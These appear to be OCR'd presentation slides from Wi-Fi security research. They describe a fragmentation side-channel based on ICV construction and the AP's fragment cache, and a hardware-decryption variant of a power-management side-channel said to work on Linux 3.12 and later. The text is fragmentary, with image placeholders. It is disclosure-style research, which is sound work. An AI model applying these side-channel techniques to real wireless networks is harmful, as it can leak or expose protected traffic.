
If ICV constructed correctly, the AP will clear fragment cache.

Fragmentation Side-Channel




Dropped or reassembled, depending on fragment cache.

Fragmentation Side-Channel



Fragmentation Side-Channel



Success: AP cleared cache.


Hardware Decryption

- Investigate the hardware decryption features of Wi-Fi chips.
- Some drivers drop incoming frames if hardware decryption failed.
  - For example, due to an incorrect ICV.
  - Frames only forwarded if ICV is correct, potentially leaking information.


Return of Power Management

- Hardware decryption performed before OS handles power management.
  - Flags inspected only when hardware decryption succeeded.
- Works against Linux 3.12 and higher if hardware decryption is enabled.
  - Unlike previous side-channel, which worked on Linux 3.11 and lower.

